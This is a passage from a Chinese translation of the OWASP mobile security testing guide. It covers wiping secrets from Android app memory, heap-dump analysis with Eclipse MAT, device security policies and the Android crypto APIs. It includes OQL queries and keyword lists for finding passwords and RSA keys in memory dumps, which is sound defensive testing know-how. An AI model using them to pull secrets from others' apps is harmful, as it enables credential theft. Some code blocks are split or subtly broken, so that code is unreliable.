在“静态分析”一节中，我们提到了在使用 AndroidKeyStore 或 SecretKey 时处理加密密钥的正确方法。

为了更好地实现 SecretKey，请查看下面的 SecureSecretKey 类。尽管实现可能缺少一些使类与 SecretKey 兼容的样板代码，但它解决了主要的安全问题：

- 不跨上下文处理敏感数据。可以在创建密钥的范围内清除密钥的每个副本。
- 根据上面给出的建议清除本地副本。

```

public class SecureSecretKey implements javax.crypto.SecretKey, Destroyable {
 private byte[] key;
 private final String algorithm;

 /**
 * 根据提供的密钥字节的副本构造 SecureSecretKey 实例。 *调用者负责清除作为输入提供的
 * 键数组。 *可以通过调用 destroy()方法清除密钥的内部副本。
 */
 public SecureSecretKey(final byte[] key, final String algorithm) {
 this.key = key.clone();
 this.algorithm = algorithm;
 }

 public String getAlgorithm() {
 return this.algorithm;
 }

 public String getFormat() {
 return "RAW";
 }

 /**
 * 返回密钥的副本。
 * 确保在不再需要时清除返回的字节数组。 */
 public byte[] getEncoded() {
 if(null == key){
 throw new NullPointerException();
 }

 return key.clone();
 }

 /**
 * 用伪数据覆盖密钥，以确保此副本不再存在于内存中。 */
 public void destroy() {
 if (isDestroyed()){
 return;
 }

 byte[] nonSecret = new String("RuntimeException").getBytes("ISO-8859-1");
 for (int i = 0; i < key.length; i++) {
 key[i] = nonSecret[i % nonSecret.length];
 }
 }
}

```

```
}

FileOutputStream out = new FileOutputStream("/dev/null");
out.write(key);
out.flush();
out.close();

this.key = null;
System.gc();
}

public boolean isDestroyed() {
 return key == null;
}
}
```

安全用户提供的数据是通常在内存中找到的最终安全信息类型。这通常是通过实现自定义输入法来管理的，对于这个方法，您应该遵循这里给出的建议。然而，Android 允许通过自定义 Editable.Factory 部分删除 EditText 缓冲区中的信息。

```
EditText editText = ...; // point your variable to your EditText instance
EditText.setEditableFactory(new Editable.Factory() {
 public Editable newEditable(CharSequence source) {
 ... // return a new instance of a secure implementation of Editable.
 }
});
```


参考上面的 SecureSecretKey 示例，以获得一个可编辑的实现示例。请注意，如果您提供您的工厂，您将能够安全地处理所有由 editText.getText 复制。您也可以尝试通过调用 editText.setText 来覆盖内部的 EditText 缓冲区，但是不能保证该缓冲区没有被复制。如果您选择依赖默认输入法和 EditText，您将无法控制键盘或其他组件所使用。因此，您应该仅将此方法用于半机密信息。

### 5.3.10.3. 动态分析


静态分析将帮助您识别潜在的问题，但它不能提供关于数据在内存中暴露了多长时间的统计信息，也不能帮助您识别闭源依赖关系中的问题。这就是动态分析发挥作用的地方。

基本上有两种方法来分析进程的内存：通过调试器进行实时分析，以及分析一个或多个内存转储。因为前者更多的是一种通用的调试方法，所以我们将集中讨论后者。

对于基本的分析，您可以使用 Android Studio 的内置工具。它们在 Android 监视器选项卡上。如果需要转储内存，请选择需要分析的设备和应用，单击“转储 Java 堆”。这将在 capture 目录中创建一个 hprof 文件，该目录位于应用程序的项目路径上。



要浏览保存在内存转储中的类实例，在选项卡中选择 Package Tree 视图显示.hprof 的文件。



要更高级地分析内存转储，请使用 Eclipse 内存分析器工具(MAT)。它可以作为一个 Eclipse 插件和一个独立的应用程序使用。

要分析 MAT 中的转储，可以使用 Android SDK 自带的 hprof-conv 平台工具。

```
$./hprof-conv memory.hprof memory-mat.hprof
```

MAT 提供了几个用于分析内存转储的工具。例如：柱状图提供了从给定类型捕获的对象数量的估计，而线程概述显示了进程的线程和堆栈框架。支配者树提供了关于对象之间保持活动依赖关系的信息。您可以使用正则表达式来过滤这些工具提供的结果。

Object Query Language studio 是一个 MAT 特性，它允许您使用类似 sql 的语言从内存转储中查询对象。该工具允许您通过在简单对象上调用 Java 方法来转换它们，并且它提供了一个用于在 MAT 之上构建复杂工具的 API。

**SELECT \* FROM java.lang.String**

在上面的例子中，内存转储中的所有字符串对象都将被选中。结果将包括对象的类、内存地址、值和保留计数。要过滤这些信息并只看到每个字符串的值，使用以下代码：

**SELECT toString(object) FROM java.lang.String object**

Or

**SELECT object.toString() FROM java.lang.String object**

SQL 也支持原始数据类型，所以您可以像下面这样访问所有 char 数组的内容：

**SELECT toString(arr) FROM char[] arr**

如果您得到的结果与前面的结果相似，请不要感到惊讶；毕竟，String 和其他 Java 数据类型只是原始数据类型的包装器。现在让我们过滤结果。下面的示例代码将选择包含 RSA 密钥的 ASN.1 OID 的所有字节数组。这并不意味着给定的字节数组实际上包含 RSA(相同的字节序列可能是其他东西的一部分)，但这是可能的。

**SELECT \* FROM byte[] b WHERE toString(b).matches(".\*1\.2\.840\.113549\.1\.1.\*")**

最后，您不必选择整个对象。考虑一个 SQL 类比：类是表，对象是行，字段是列。如果您想找到所有有“password”字段的对象，您可以像这样做：

**SELECT password FROM \* WHERE (null != password)**

在您的分析中，请查找：

- 指示字段名称：“password”、“pass”、“pin”、“secret”、“private”等。
- 字符串、字符数组、字节数组等中的指示性模式(如 RSA 脚印)。
- 已知的密码(例如：您输入的信用卡号码或后端提供的身份验证令牌)。

重复测试和内存转储将帮助您获得有关数据公开长度的统计信息。此外，观察特定内存段(例如字节数组)的变化方式可能会导致一些无法识别的敏感数据(更多信息见下面的“修复”一节)。

### 5.3.11. 设备访问安全策略测试

#### 5.3.11.1. 概述

处理或查询敏感信息的应用程序应该运行在受信任和安全的环境中。为了创建这个环境，app 可以检查设备的以下内容：

- PIN- or password-protected device locking
- Recent Android OS version
- USB Debugging activation
- Device encryption
- Device rooting (see also "Testing Root Detection")

#### 5.3.11.2. 静态分析

若要测试应用强制执行的设备访问安全策略，必须提供该策略的书面副本。策略应该定义可用的检查及其执行。例如：一个检查可能要求应用程序只运行在 Android 6.0 (API 级别 23)或更近的版本，关闭应用程序或显示一个警告，如果 Android 版本小于 6.0。

检查实现策略功能的源代码，并确定是否可以绕过该策略。

您可以通过查询系统参数的 Settings.Secure 来实现对 Android 设备的检查。Device Administration API 提供了创建应用程序的技术，这些应用程序可以强制执行密码策略和设备加密。

#### 5.3.11.3. 动态分析

动态分析依赖于应用程序强制执行的检查及其预期行为。如果可以绕过这些检查，就必须对它们进行验证。

### 5.3.12. 参考文献

#### 5.3.12.1. 2016 OWASP 移动应用 10 大安全问题

- M1 - Improper Platform Usage - [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M1-Improper\\_Platform\\_Usage](https://www.owasp.org/index.php/Mobile_Top_10_2016-M1-Improper_Platform_Usage)

- M2 - Insecure Data Storage - [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M2-Insecure\\_Data\\_Storage](https://www.owasp.org/index.php/Mobile_Top_10_2016-M2-Insecure_Data_Storage)

### 5.3.12.2. OWASP MASVS

- MSTG-STORAGE-1：“系统凭据存储功能被适当地用于存储敏感数据，例如用户凭据或加密密钥。”
- MSTG-STORAGE-2：“不应将任何敏感数据存储在应用程序容器或系统凭据存储设施之外。”
- MSTG-STORAGE-3：“没有敏感数据写入应用程序日志。”
- MSTG-STORAGE-4：“除非敏感数据是体系结构的必要组成部分，否则不会与第三方共享敏感数据。”
- MSTG-STORAGE-5：“在处理敏感数据的文本输入上，键盘缓存被禁用。”
- MSTG-STORAGE-6：“没有通过 IPC 机制公开敏感数据。”
- MSTG-STORAGE-7：“没有通过用户界面公开敏感数据，例如密码或密钥。”
- MSTG-STORAGE-8：“移动操作系统生成的备份中不包含敏感数据。”
- MSTG-STORAGE-9：“当应用程序移至后台时，该应用程序将从视图中删除敏感数据。”
- MSTG-STORAGE-10：“该应用程序在内存中保存敏感数据的时间不会超过必要的时长，并且使用后会明确清除内存。”
- MSTG-STORAGE-11：“应用程序强制执行最低设备访问安全策略，例如要求用户设置设备密码。”
- MSTG-PLATFORM-2：“来自外部源和用户的所有输入都经过验证，并且在必要时进行了清理。这包括通过 UI，IPC 机制（如意图，自定义 URL 和网络源）接收的数据。”

### 5.3.12.3. CWE

- CWE-117 - Improper Output Neutralization for Logs
- CWE-200 - Information Exposure
- CWE-316 - Cleartext Storage of Sensitive Information in Memory
- CWE-359 - Exposure of Private Information ('Privacy Violation')
- CWE-524 - Information Exposure Through Caching
- CWE-532 - Information Exposure Through Log Files
- CWE-534 - Information Exposure Through Debug Log Files
- CWE-311 - Missing Encryption of Sensitive Data
- CWE-312 - Cleartext Storage of Sensitive Information
- CWE-522 - Insufficiently Protected Credentials
- CWE-530 - Exposure of Backup File to an Unauthorized Control Sphere
- CWE-634 - Weaknesses that Affect System Processes
- CWE-922 - Insecure Storage of Sensitive Information

### 5.3.12.4. 工具

- Android Backup Extractor - <https://github.com/nelenkov/android-backup-extractor>
- Burp Suite Professional - <https://portswigger.net/burp/>
- Drozer - <https://labs.mwrinfosecurity.com/tools/drozer/>
- Eclipse Memory Analyzer (MAT) - <https://eclipse.org/mat/downloads.php>
- Firebase Scanner - <https://github.com/shivsahni/FireBaseScanner>
- Fridump - <https://github.com/Nightbringer21/fridump>
- LiME - <https://github.com/504ensicsLabs/LiME>
- Logcat - <http://developer.android.com/tools/help/logcat.html>
- Memory Monitor - <http://developer.android.com/tools/debugging/debugging-memory.html#ViewHeap>
- OWASP ZAP - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)
- ProGuard - <http://proguard.sourceforge.net/>
- Realm Browser - Realm Browser - <https://github.com/realm/realm-browser-osx>
- Sqlite3 - <http://www.sqlite.org/cli.html>

### 5.3.12.5. 开源库

- Java AES Crypto - <https://github.com/tozny/java-aes-crypto>
- SQL Cipher - <https://www.zetetic.net/sqlcipher/sqlcipher-for-android>
- Secure Preferences - <https://github.com/scottyab/secure-preferences>

### 5.3.12.6. 其它

- Appthority Mobile Threat Team Research Paper -  
<https://cdn2.hubspot.net/hubfs/436053/Appthority%20Q2-2018%20MTR%20Unsecured%20Firebase%20Databases.pdf>

## 5.4. Android API 加密

在“移动应用加密”章节中，我们介绍了通用加密最佳实践，并描述了在移动应用中不正确使用加密可能出现的典型漏洞。在本章中，我们将更详细地了解 Android 的加密 API。我们将展示如何在源代码中识别这些 API 的使用，以及如何解释配置。在检查代码时，请确保将所使用的加密参数与本指南相关联的当前最佳实践进行比较。

### 5.4.1. 测试密码标准算法配置 (MSTG-CRYPTO-2, MSTG-CRYPTO-3 and MSTG-CRYPTO-4)

#### 5.4.1.1. 概述

Android 加密 API 建立在 Java 加密体系结构(JCA)基础之上。JCA 将接口和运行分开，从而使包含多个安全提供程序 ( security providers ) 以实现一套加密算法成为可能。大多数 JCA 接口和类别

都定义在 `java.security.*` 和 `javax.crypto.*` 包。此外，还有一些特定的 Android 包 `Android .security.*` 和 `android.security.keystore.*`。

Android 所包含的 providers 列表在不同的 Android 版本和 OEM 特定的构建中有所不同。一些较老版本的 provider 实现现在被认为不太安全或容易受到攻击。因此，Android 应用程序不仅应该选择正确的算法和提供良好的配置，在某些情况下，它们还应该注意遗留的 providers 实现强度。

您可以列出一组现有的提供者如下：

```
StringBuilder builder = new StringBuilder();
for (Provider provider : Security.getProviders()) {
 builder.append("provider: ")
 .append(provider.getName())
 .append(" ")
 .append(provider.getVersion())
 .append("(")
 .append(provider.getInfo())
 .append(")\\n");
}
String providers = builder.toString();
//now display the string on the screen or in the logs for debugging.
```

您可以在下面找到打了 security provider 补丁之后，在模拟器中运行着的带有 Google Play API 的 Android 4.4 (API level 19) 输出：

```
provider: GmsCore_OpenSSL1.0 (Android's OpenSSL-backed security provider)
provider: AndroidOpenSSL1.0 (Android's OpenSSL-backed security provider)
provider: DRLCertFactory1.0 (ASN.1, DER, PkiPath, PKCS7)
provider: BC1.49 (BouncyCastle Security Provider v1.49)
provider: Crypto1.0 (HARMONY (SHA1 digest; SecureRandom; SHA1withDSA signature))
provider: HarmonyJSSE1.0 (Harmony JSSE Provider)
provider: AndroidKeyStore1.0 (Android AndroidKeyStore security provider)
```

对于一些支持旧版本 Android 的应用程序(例如:只使用低于 android7.0 (API 级别 24))，捆绑一个最新的库可能是唯一的选择。在这种情况下，Spongy Castle (一个重新打包的 Bouncy Castle 版本) 是一个常见的选择。重新打包是有必要的，因为 Bouncy Castle 包含在 Android SDK 中。最新版本的 Spongy Castle 可能修复了早期版本的 Bouncy Castle (包含在 Android 中)所遇到的问题。需要注意的是，Android 打包的 Bouncy Castle 库通常不像 legion of the Bouncy Castle 那样完整。最后：记住，打包像 Spongy Castle 这样的大型库通常会导致一个多分支的 Android 应用程序。

针对现代 API 级别的应用程序，经历了以下变化：

对于 Android 7.0 ( API 级别 24 ) 及更高版本 , Android Developer blog 显示 :

建议停止指定安全提供程序。相反 , 请始终使用安全提供程序补丁。

对加密提供程序的支持已中断 , 该提供程序已弃用。

SHA1PRNG 不再支持安全随机 , 而是运行时提供了 OpenSSLRandom 的实例。

对于 Android 8.1 ( API 级别 27 ) 及更高版本 , Developer Documentation 显示 :

Conscrypt , 称为 AndroidOpenSSL , 是上面使用 Bouncy Castle 的首选 , 它具有新的实现 :

AlgorithmParameters : GCM

- KeyGenerator: AES, KeyGenerator: DESEDE, KeyGenerator: HMACMD5, KeyGenerator: HMACSHA1, KeyGenerator: HMACSHA224, KeyGenerator: HMACSHA256, KeyGenerator: HMACSHA384, KeyGenerator: HMACSHA512, SecretKeyFactory: DESEDE, and Signature: NONEWITHCDSA.
- 您不应再将 IvParameterSpec.class 用于 GCM , 而应改用 GCMPParameterSpec.class。
- 套接口已从 OpenSSLSocketImpl 更改为 ConscryptFileDescriptorSocket 和 ConscryptEngineSocket。
- 带有 null 参数的 SSLSession 给出 NullPointerException。
- 您需要具有足够大的数组作为用于生成密钥的输入字节 , 否则将引发无效的密钥规范异常 ( InvalidKeySpecException ) 。
- 如果套接口读取被中断 , 则会收到 SocketException。
- 对于 Android 9 ( API 级别 28 ) 及更高版本 , Android Developer Blog 显示了更为激进的更改 :
- 如果您仍然使用 getInstance 方法指定提供程序 , 并且将 P 指向 P 以下的任何 API , 则会收到警告。如果您将 P 或 P 之上的目标指定为目标 , 则会出现错误。
- 加密提供程序现已删除。调用它将导致 NoSuchProviderException。
- Android SDK 提供了指定安全密钥生成和使用的机制。Android 6.0 (API 级别 23) 引入了 KeyGenParameterSpec 类 , 可以用来确保在应用程序中正确使用密钥。
- 这是在 API 23+ 上使用 AES / CBC / PKCS7Padding 的示例 :

```

String keyAlias = "MySecretKey";

KeyGenParameterSpec keyGenParameterSpec = new
KeyGenParameterSpec.Builder(keyAlias,
 KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
 .setBlockModes(KeyProperties.BLOCK_MODE_CBC)
 .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)
 .setRandomizedEncryptionRequired(true)
 .build();

KeyGenerator keyGenerator =
KeyGenerator.getInstance(KeyProperties.KEY_ALGORITHM_AES,
 "AndroidKeyStore");
keyGenerator.init(keyGenParameterSpec);

SecretKey secretKey = keyGenerator.generateKey();

```

KeyGenParameterSpec 表示密钥可以用于加密和解密，但不能用于其他目的，如签名或验证。它进一步指定块模式(CBC)、填充(PKCS #7)，并明确指定需要随机加密(这是默认值)。

“AndroidKeyStore”是本例中使用的加密服务提供程序的名称。这将自动确保密钥存储在 AndroidKeyStore 中，这对密钥的保护是有利的。

GCM 是另一种 AES 块模式，它比其他较老的模式提供了额外的安全好处。除了在加密方面更安全之外，它还提供身份验证。当使用 CBC(和其他模式)时，身份验证需要使用 HMAC 单独执行(参见逆向工程章节)。注意，GCM 是 AES 唯一不支持填充的模式。

试图违反上述规范使用生成的密钥将导致安全异常。

这是使用该密钥进行加密的示例：

```

String AES_MODE = KeyProperties.KEY_ALGORITHM_AES
 + "/" + KeyProperties.BLOCK_MODE_CBC
 + "/" + KeyProperties.ENCRYPTION_PADDING_PKCS7;
KeyStore AndroidKeyStore = AndroidKeyStore.getInstance("AndroidKeyStore");

// byte[] input
Key key = AndroidKeyStore.getKey(keyAlias, null);

Cipher cipher = Cipher.getInstance(AES_MODE);
cipher.init(Cipher.ENCRYPT_MODE, key);

byte[] encryptedBytes = cipher.doFinal(input);

```

```
byte[] iv = cipher.getIV();
// save both the IV and the encryptedBytes
```

IV(初始化向量)和加密的字节都需要存储;否则无法解密。

下面是如何解密密文。输入为加密后的字节数组，iv 为加密步骤的初始化向量：

```
// byte[] input
// byte[] iv
Key key = AndroidKeyStore.getKey(AES_KEY_ALIAS, null);

Cipher cipher = Cipher.getInstance(AES_MODE);
IvParameterSpec params = new IvParameterSpec(iv);
cipher.init(Cipher.DECRYPT_MODE, key, params);

byte[] result = cipher.doFinal(input);
```

由于 IV 每次都是随机生成的，所以应该将它与密文(encryptedBytes)一起保存，以便以后对其进行解密。

在 Android 6.0 之前，不支持 AES 密钥生成。因此，许多实现选择使用 RSA 并使用 KeyPairGeneratorSpec 生成用于非对称加密的公私密钥对，或者使用 SecureRandom 生成 AES 密钥。

这是用于创建 RSA 密钥对的 KeyPairGenerator 和 KeyPairGeneratorSpec 的示例：

```
Date startDate = Calendar.getInstance().getTime();
Calendar endCalendar = Calendar.getInstance();
endCalendar.add(Calendar.YEAR, 1);
Date endDate = endCalendar.getTime();
KeyPairGeneratorSpec keyPairGeneratorSpec = new
KeyPairGeneratorSpec.Builder(context)
.setAlias(RSA_KEY_ALIAS)
.setKeySize(4096)
.setSubject(new X500Principal("CN=" + RSA_KEY_ALIAS))
.setSerialNumber(BigInteger.ONE)
.setStartDate(startDate)
.setEndDate(endDate)
.build();
```

```
KeyPairGenerator keyPairGenerator = KeyPairGenerator.getInstance("RSA",
 "AndroidKeyStore");
keyPairGenerator.initialize(keyPairGeneratorSpec);
```

```
KeyPair keyPair = keyPairGenerator.generateKeyPair();
```

此示例创建 RSA 密钥对，密钥大小为 4096 位(即模量大小)。

注意:有一个广为流传的错误观点认为 NDK 应该被用来隐藏加密操作和硬编码密钥。然而，使用这种机制是无效的。攻击者仍然可以使用工具来查找所使用的机制，并在内存中转储密钥。接下来，可以用例如 radare2 来分析控制流(参见“逆向工程和篡改”章节的“反汇编本地代码”一节了解更多细节)。从 Android 7.0 (API 级别 24)开始，它不允许使用私有 API，相反:公共 API 需要被调用，这进一步影响了隐藏它的有效性，正如 [Android Developers Blog](#) 中描述的那样。

#### 5.4.1.2. 静态分析

定位代码中加密基元的使用。一些最常用的类和接口:

- Cipher
- Mac
- MessageDigest
- Signature
- Key, PrivateKey, PublicKey, SecretKey
- And a few others in the java.security.\* and javax.crypto.\* packages.

确保遵循“移动应用加密”章节中概述的最佳实践。验证使用的加密算法配置与 NIST 和 BSI 的最佳实践一致，并且被认为是符合强度的。确保不再使用 SHA1PRNG，因为它在加密上不安全。最后，确保密钥没有硬编码到本机代码中，并且在这个级别上没有使用不安全的机制。

### 5.4.2. 测试随机数的生成

#### 5.4.2.1. 概述

密码学要求安全的伪随机数生成器(PRNG)。标准 Java 类没有提供足够的随机性，事实上，攻击者可能会猜测将生成的下一个值，并使用这个猜测来模拟另一个用户或访问敏感信息。

一般来说，应该使用 SecureRandom。然而，如果支持 Android 4.4 (API 级别 19)以下的版本，需要额外的关注以便绕过 Android 4.1-4.3 (API level 16-18)版本中未能正确初始化 PRNG 的 bug。

大多数开发人员应该通过不带任何参数的默认构造函数来实例化 SecureRandom。其他构造函数用于更高级的用途，如果使用不当，可能会导致随机性和安全性降低。默认情况下，PRNG provider 支持 SecureRandom 通过使用/dev/urandom 设备文件作为随机性的来源。

#### 5.4.2.2. 静态分析

识别随机数生成器的所有实例，并查找自定义的或已知的不安全 `java.util.Random` 类。这个类为每个给定的种子值生成相同的数字序列，因此，数字的序列是可以预测的。

下面的示例源代码展示了弱随机数生成：

```
import java.util.Random;
//...

Random number = new Random(123L);
//...
for (int i = 0; i < 20; i++) {
 // Generate another random integer in the range [0, 20]
 int n = number.nextInt(21);
 System.out.println(n);
}
```

相反，应该使用目前该领域专家认为强大的经过充分审查的算法，并选择经过良好测试的具有足够长度种子的实现。

识别所有没有使用默认构造函数创建的 `SecureRandom` 实例。指定种子值可能减少随机性。最好使用 `SecureRandom` 的无参数构造函数，它使用系统指定的 seed 值来生成一个 128 字节长的随机数。

通常，如果一个 PRNG 没有被宣传为加密安全的(例如 `java.util.Random`)，那么它可能是一个统计 PRNG，不应该在安全敏感的上下文中使用。伪随机数生成器可以产生可预测的数，前提是生成器是已知的，并且种子可以被猜测。128 位的种子是生成“足够随机”的数字的良好起点。

下面的示例源代码展示了安全随机数的生成过程：

```
import java.security.SecureRandom;
import java.security.NoSuchAlgorithmException;
//...

public static void main (String args[]) {
 SecureRandom number = new SecureRandom();
 // Generate 20 integers 0..20
 for (int i = 0; i < 20; i++) {
 System.out.println(number.nextInt(21));
 }
}
```

### 5.4.2.3. 动态分析

一旦攻击者知道使用了什么类型的弱伪随机数生成器(PRNG)，就可以编写概念原型来根据以前观察到的值生成下一个随机值，就像 Java random 所做的那样。在非常弱的自定义随机生成器的情况下，可以从统计学上观察这个模式。尽管推荐的方法是反编译 APK 并检查算法(参见静态分析)。

如果您想测试随机性，您可以尝试捕捉大量的数字并使用 Burp 的 sequencer 检查随机性的质量。

## 5.4.3. 测试密钥管理 (MSTG-STORAGE-1, MSTG-CRYPTO-1 和 MSTG-CRYPTO-5)

### 5.4.3.1. 概述

在本节中，我们将讨论存储加密密钥的不同方法以及如何对它们进行测试。我们将讨论最安全的方法，甚至是生成和存储密钥材料的不太安全的方法。

处理密钥内容最安全的方法，就是永远不要把它存储在设备上。这意味着每次应用程序需要执行加密操作时，都应该提示用户输入密码口令。尽管从用户体验的角度来看，这不是理想的实现，但它却是处理关键材料的最安全的方式。原因是密钥内容在被使用时只存在于内存中的数组中。一旦不再需要密钥，数组就可以归零。这将尽可能地减少攻击窗口。文件系统中没有密钥内容，也没有存储密码口令。然而，请注意，有些密码不能正确地清理它们的字节数组。例如：BouncyCastle 中的 AES 密码并不总是清除其最新的工作密钥。接下来，基于 BigInteger 的密钥(例如：私钥)不能从堆中删除，也不能像那样将其置零。最后，当试图将键归零时要小心。请参阅“测试 Android 数据存储”章节，了解如何确保关键字的内容确实被置零。

通过使用 Password Based Key Derivation Function version 2 (PBKDF2)，可以从密码口令生成对称加密密钥。这个加密协议被设计用来生成安全的和非强制的密钥。下面的代码清单说明了如何根据密码生成强加密密钥。

```
public static SecretKey generateStrongAESKey(char[] password, int keyLength)
{
 //Initialize objects and variables for later use
 int iterationCount = 10000;
 int saltLength = keyLength / 8;
 SecureRandom random = new SecureRandom();

 //Generate the salt
 byte[] salt = new byte[saltLength];
 random.nextBytes(salt);
```

```
KeySpec keySpec = new PBEKeySpec(password.toCharArray(), salt, iterationCount,
keyLength);
SecretKeyFactory keyFactory =
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
byte[] keyBytes = keyFactory.generateSecret(keySpec).getEncoded();
return new SecretKeySpec(keyBytes, "AES");
}
```

上述方法需要一个字符数组，其中包含密码和所需的密钥长度(以比特为单位)，例如一个 128 位或 256 位的 AES 密钥。我们定义了一个 10000 轮的迭代计数，它将被 PBKDF2 算法使用。这大大增加了暴力攻击的工作量。我们定义 salt 大小等于键长度，除以 8 来处理位到字节的转换。我们使用 SecureRandom 类随机生成一个 salt。显然，salt 是您希望保持不变的东西，以确保为提供的相同密码一次又一次地生成相同的加密密钥。注意，您可以将 salt 私有存储在 SharedPreferences 中。建议在 Android 备份机制中排除 salt，防止高风险数据同步。详见“Android 上的数据存储”章节。请注意，如果您把一个破解的设备，或未打补丁的设备，或一个打过补丁的(例如重新打包的)应用程序当做是数据的威胁，可能更好的做法是在 AndroidKeystore 中使用密钥加密 salt。然后使用推荐的 PBKDF2WithHmacSHA1 算法生成基于密码的加密(PBE)密钥直到 Android8.0(API 级别 26)。从这里开始，最好使用 PBKDF2withHmacSHA256，它最终将具有不同的密钥大小。

现在，很明显，定期提示用户输入密码并不是对每个应用程序都适用。在这种情况下，请确保使用 Android KeyStore API。这个 API 是专门为关键材料提供安全存储而开发的。只有您的应用程序才能访问它生成的密钥。从 Android 6.0 开始，还强制要求 AndroidKeyStore 是硬件支持的，以防指纹传感器出现。这意味着使用专用的加密芯片或可信平台模块(TPM)来保护密钥材料。

然而，请注意，AndroidKeyStore API 在不同版本的 Android 中已经发生了显著的变化。在早期版本中，AndroidKeyStore API 只支持存储公钥/私钥对(如 RSA)。自 Android 6.0 (API 级别 23)以来，对称键支持才被添加。因此，当开发者想要在不同的 Android API 级别上安全地存储对称密钥时，他需要小心谨慎。为了安全地存储对称密钥，在 Android 5.1 (API 级别 22)或更低的设备上运行，我们需要生成公钥/私钥对。我们使用公钥加密对称密钥，并将密钥存储在 AndroidKeyStore 中。加密的对称密钥现在可以安全地存储在 SharedPreferences 中。当我们需要对称密钥时，应用程序从 AndroidKeyStore 中检索私钥并解密对称密钥。当密钥在 AndroidKeyStore 中生成并使用和 KeyInfo.isInsideSecureHardware 返回 true，那么我们知道您不能直接转储密钥，也不能监视其加密操作。哪种方法最终更安全还存在争议:是使用 PBKDF2withHmacSHA256 生成保存在可访问的、可转储内存中的密钥，还是使用

AndroidKeyStore 生产可能永远不会进入内存的密钥。在 Android 9 (API 级别 28) 中，为了将 TEE 从 AndroidKeyStore 中分离出来，我们实现了额外的安全增强，这比使用 PBKDF2withHmacSHA256 更有利。然而，更多的测试和调查将在不久的将来进行。

